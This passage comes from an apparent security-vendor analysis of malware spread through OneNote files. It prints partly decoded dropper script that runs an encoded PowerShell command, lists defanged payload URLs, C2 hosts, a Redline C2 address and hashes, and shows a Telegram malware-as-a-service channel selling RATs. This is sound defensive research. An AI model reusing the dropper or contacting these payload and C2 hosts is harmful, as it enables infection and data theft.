%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%0A%20%6F%62%6A%73%68%65%6
42%6C%41%48%63%41%4C%51%42%50%41%47%49%41%61%67%42%6C%41%4
5%41%59%51%42%74%41%43%67%41%4C%41%42%62%41%45%4D%41%62%77
%6C%41%44%59%41%4E%41%42%54%41%48%51%41%63%67%42%70%41%47%
41%4C%77%41%30%41%44%49%41%57%51%42%36%41%46%67%41%54%41%4
```

```
document.write(unescape('%3C%73%63%72%69%70%7
63%72%69%70%74%22%3E%0A%53%65%74%20%6F%62%6A%
%62%6A%65%63%74%28%22%57%53%63%72%69%70%74%2E
5%6C%6C%2E%52%75%6E%20%22%63%6D%64%20%2F%63%2
```

URL Decode

Strip HTML tags

☑ Remove indentation ☑ Remove excess line breaks

Output

Url decoded Script

```
document.write(unescape('
Set objShell = CreateObject("WScript.Shell")
objshell.Run "cmd /c powershell -E
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuA
wBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlAD
BpADAAbQBNAEMALwA0ADIAWQB6AFgATABpAHkAQgBLAEY
DAFIAbwBFAEwAawBCAGcAcwBRAE4ATQBWAEUALwBqAGIA
AEcAagBWAHcAcQBoAHEAcQB6AE0AawB5AGQAUABaAHYAR
```

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding: UTF-16LE (1200)

Regular expression

Built in regexes: User defined

Regex: `([a-z0-9+=/]{32,})`

```
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE
LABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGE
SAA0AHMASQBBAEMAeQBpADAAbQBNAEMALwA0ADIAWQB6AF
TAB3AGIAMwBoAHoARgAxAGsAZwBDAFIAbwBFAEwAawBCAG
eAA3AEwAOQA5AEgATwArAEwARQA4AHYAWgBuAEcAagBWAH
RgA0ADYAZwA1AFAAegAxADgAUABEAHcAOQAvAC8ARgBuAD
dwBZAFoANwBtADgAUgB3AGEAOQBYAEkAdAByAHgAWAB0AG
dAA2AHQAbwBuAGgAeABhAG8AYgAyADYAZAB3AFoAUwBYAG
cwBiAEMAegBvAHIAWgBkAEYALwA2ADIAWQBjAHYANgBkAH
```

Output

start: 0
end: 39
length: 39

```
C:\Users\Administrator\Desktop\pss1.ps1
```

Base64 decoded and Gunzip

Fig.19 - Decoded Script

After investigating the downloaded payloads from the scripts, we discovered one payload located at **https://oiartzunirratia[.]eus/install/clean/Lcovlccdxd.exe**. This file was found to be a .NET file encrypted with a pureCrypter. Through analyzing its configuration, we identified this payload as Redline. The configuration of the final payload includes the following details:

{

"C2 url":[


"194.26.192.248:7053"

],

"Bot Id":"cheat"

}

During the analysis of this sample, it was discovered that it is distributed through the Telegram group "**NET_PA1N Reborn**," which operates as a Malware-as-a-Service (MaaS) provider. The group sells their own Crypter and Stealer named "Youhacker Crypter" and "Youhacker Stealer" as well as popular Remote-Access-Trojans (RATs) and Stealers.



NET_PA1N Reborn
1 319 subscribers

Channel owners
@youhacker55_backup_real1,
@C0DE_PA1N

We are not responsible how you use the content in here in the end you can use it to save pepole or fuck them
 chatlink:https://t.me/+NUHyH_3hIEI0Nzc0
Info

https://t.me/netpainbackup
Link

Notifications

CrackMe_And_Get_Me.zip
2.7 MB · Feb 13 at 22:23

Stealer.zip
20.0 MB · Feb 6 at 06:05

Revenge-RAT.rar
12.6 MB · Dec 27, 2022 at 16:41

SFX_Binder.rar
3.4 MB · Dec 26, 2022 at 23:47

image_2022-12-26_12-20-05.png
4 KB · Dec 26, 2022 at 09:50

hifi-antique.com - hifidb.store_customer.txt
24 KB · Dec 26, 2022 at 09:48

Dark NET RAT v0.3.9.0.rar
10.0 MB · Dec 24, 2022 at 09:13

exploit-codemacro.txt
1 KB · Dec 22, 2022 at 18:43

AndroidTester_v6.4.6.rar
58.4 MB · Dec 22, 2022 at 03:47

lgbtijobs.com.au - lgbtijobs_db.employers.t
48 KB · Dec 20, 2022 at 21:14

njRAT v0.7d.rar
1.2 MB · Dec 20, 2022 at 20:41

MultiTorEuro.rar
170.2 MB · Dec 20, 2022 at 05:07

68747470733a2f2f63...f6d2f617474616.pr
24 KB · Dec 11, 2022 at 19:27

Extension-Spoofer-main.zip
25 KB · Dec 11, 2022 at 19:25

BitRat Cracked.rar
61.5 MB · Dec 7, 2022 at 03:00

Screenshot_2022-12-05_14_39_59.png
839 KB · Dec 6, 2022 at 02:19

image_2022-12-04_06-01-06.png
294 KB · Dec 4, 2022 at 16:40

RAMCOS_1.7.Z
12.0 MB · Dec 4, 2022 at 05:24

bin.rar
1.3 MB · Dec 3, 2022 at 04:45

image_2022-12-03_06-36-34.png
3 KB · Dec 3, 2022 at 04:06

November 2022

WARZONE RAT 1.89.rar
10.3 MB · Nov 29, 2022 at 23:35

Quasar.rar
4.4 MB · Nov 20, 2022 at 13:29

builder.rar
14.9 MB · Nov 18, 2022 at 02:46

builder.rar
14.9 MB · Nov 17, 2022 at 06:57

builder.rar
14.9 MB · Nov 16, 2022 at 12:04

Fig.20 - Telegram group mentioned in OneNote.





Fig.21 - YouHacker stealer and crypter.

Conclusion

In recent months, a OneNote malware campaign has been observed spreading RATs, Bankers, and Stealer category malware. One of the most frequently seen malware in this campaign is Qakbot. However, Redline has also been observed distributing through OneNote files. Threat actors are continuously experimenting with initial attack vectors to evade detection and deceive users into executing malware. They have adapted this new technique using OneNote to distribute their malware, as many antivirus engines have not caught up with inspecting and detecting malicious OneNote files attached to email. Zscaler's ThreatLabz team is continuously monitoring the campaign and sharing new findings. During their investigations, Zscaler has discovered various samples of OneNote malware with different payloads, encoding, and obfuscation techniques. They have analyzed the behavior of these samples and identified their MITRE ATT&CK techniques. Some of the samples have been distributed through a Telegram group named "NET_PA1N Reborn," where they are working as a Malware-as-a-Service (Maas) and selling their own crypter and stealer along with RATs and other Stealers.

Zscaler Sandbox Coverage

The behavior of various files was analyzed by Zscaler Sandbox, displaying threat scores and the number of MITRE ATT&CK techniques triggered, as shown in the screenshots below.



CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
80

MACHINE LEARNING ANALYSIS

- Suspicious

MITRE ATT&CK

This report contains 7 ATT&CK techniques mapped to 3 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)

NETWORKING

- URLs Found In Memory Or Binary Data

STEALTH

- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Known MD5
- May Try To Detect The Windows Explorer Process


PERSISTENCE

- Creates Temporary Files

SYSTEM SUMMARY

- Sample Crashes During Execution
- Sample May Be VM Or Sandbox-Aware. Try Analysis On A Native Machine
- Sample Reads Its Own File Content
- Spawns Processes
- Uses Microsoft Silverlight
- Uses An In-Process (OLE) Automation Server

Fig.22 - Zscaler Sandbox report for AsyncRAT.



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT
Report ID (MD5): 6B1E64957316E65198E3A1F747402BD6

● High Risk ● Moderate Risk ● Low Risk

Analysis Performed: 9/2/2023 12:54:15 pm

File Type: dll

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
90

MITRE ATT&CK

This report contains 13 ATT&CK techniques mapped to 6 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Found A High Number Of Window / User Specific System Calls
- Contains Long Sleeps
- Contains Medium Sleeps (>= 30s)

NETWORKING

- Downloads Compressed Data Via HTTP
- HTTP GET Or POST Without A User Agent
- Downloads Files From Web Servers Via HTTP
- Performs DNS Lookups
- URLs Found In Memory Or Binary Data
- Uses HTTPS
- Uses Secure TLS Version

STEALTH

- System Process Connects To Network
- Tries To Detect Virtualization Through RDTSC Time Measurements
- Disables Application Error Messages

SPREADING

- Creates COM Task Schedule Object


INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Known MD5
- May Try To Detect The Windows Explorer Process
- Runs A DLL By Calling Functions

Fig.23 - Zscaler Sandbox report for IcedID.



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 6B500AD29C39F72CD77C150A47DF64EA

Analysis Performed: 9/2/2023 12:54:43 pm

File Type: dll64

CLASSIFICATION

Class Type
Malicious

Category
Malware & Botnet

Threat Score
100

MITRE ATT&CK

This report contains 12 ATT&CK techniques mapped to 4 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Queues An APC In Another Process
- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Contains Medium Sleeps (>= 30s)
- Executes Massive Amount Of Sleeps In A Loop
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- Snort IDS Alert For Network Traffic
- Downloads Files From Web Servers Via HTTP
- Performs DNS Lookups
- URLs Found In Memory Or Binary Data
- Uses HTTPS
- Uses A Known Web Browser User Agent For HTTP Commu-nication

STEALTH

- System Process Connects To Network
- Disables Application Error Messages

SPREADING

No suspicious activity detected


INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Known MD5
- May Try To Detect The Windows Explorer Process
- Runs A DLL By Calling Functions

Fig.24 - Zscaler Sandbox report for CobaltStrike.



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): D3713110654DC546BD5EDC306A6E7EFD

Analysis Performed: 2/17/2023 12:52:24 AM

File Type: exe

CLASSIFICATION

Class Type
Malicious

Category
Malware & Botnet

Threat Score
92

MACHINE LEARNING ANALYSIS

- Malicious - High Confidence

MITRE ATT&CK

This report contains 15 ATT&CK techniques mapped to 7 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Tries To Detect Sandboxes And Other Dynamic Analysis Tools
- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Binary May Include Packed Or Encrypted Data
- Contains Long Sleeps
- Contains Medium Sleeps (>= 30s)
- Found A High Number Of Window / User Specific System Calls

NETWORKING

- Performs Connections To IPs Without Corresponding DNS Lookups
- Detected TCP Or UDP Traffic On Non-Standard Ports
- Found Many Strings Related To Crypto-Wallets
- URLs Found In Memory Or Binary Data

STEALTH

- Injects A PE File Into A Foreign Processes
- Encrypted Powershell Cmdline Option Found
- Creates A Process In Suspended Mode (Likely To Inject Code)
- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Known MD5
- May Try To Detect The Windows Explorer Process

PERSISTENCE

- Creates An Autostart Registry Key
- Creates Temporary Files
- Drops PE Files

SYSTEM SUMMARY

- Sample Reads Its Own File Content
- Spawns Processes
- Submission File Is Bigger Than Most Known Malware Samples
- Uses 32bit PE Files
- Uses Microsoft Silverlight
- Uses An In-Process (OLE) Automation Server
- Dynamic Yara Hits

Fig.25 - Zscaler Sandbox report for Redline

Zscaler's multilayered cloud security platform detects payloads with following threat names:

MITRE ATT&CK Techniques:

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204	User Execution
	T1059	Command and Scripting Interpreter
	T1047	Windows Management Instrumentation
Defense Evasion	T1027	Obfuscated Files or Information
	T1070.004	File Deletion
	T1112	Modify Registry
	T1218.011	System Binary Proxy Execution: Rundll32
	T1218.005	System Binary Proxy Execution: Mshta
Command and Control	T1071	Application Layer Protocol
	T1095	Non-Application Layer Protocol

Indicators of Compromise (IOCs):

Case Study-1:

[+] MD5:

- e9f0dbbd19ef972dd2fc163a4b34eae1 = AsyncRAT OneNote File
- 19905a73840430e28c484b97546225c6 = Dropped Batch File
- 146f4f1c9b29e7505f275772378bfec9 = AsyncRAT payload1
- 1d9aa7c9aa3f8dc9dd58a38176ea36fe = AsyncRAT payload2

Case Study-2:

[+] MD5:

- 5139af509129641b1d29edd19c436b54 = IcedID OneNote File
- 6b1e64957316e65198e3a1f747402bd6 = IcedID DLL Payload
- 6b500ad29c39f72cd77c150a47df64ea = CobaltStrike DLL Payload

- 4c6a40f40dcd0af8d5c41d0fcc8e4521 = Qakbot OneNote File (hta dropped)
- 3c7c265f618912d81856bf460bf19f61 = Qakbot OneNote File (cmd dropped)
- fa49fd13fc49ab38b97d2d019cc04b39 = CMD file to download Qakbot

[+] Network Indicators:

- http://helthbrotthersg[.]com/view.png = IcedID Payload from OneNote File
- https://transfer[.]sh/get/vpiHmi/invoice.pdf = Decoy PDF
- http://ehonlionetodo[.]com = IcedID C2
- http://167[.]172[.]154[.]189/36.ps1 = Powershell for CobaltStrike
- http://167[.]172[.]154[.]189/360702.dll = Cobalt Strike Payload
- https://thefirstupd[.]com = Cobalt Strike C2
- https://myvigyan[.]com/m1YPt/300123.gif = Qakbot Payload (hta dropped)
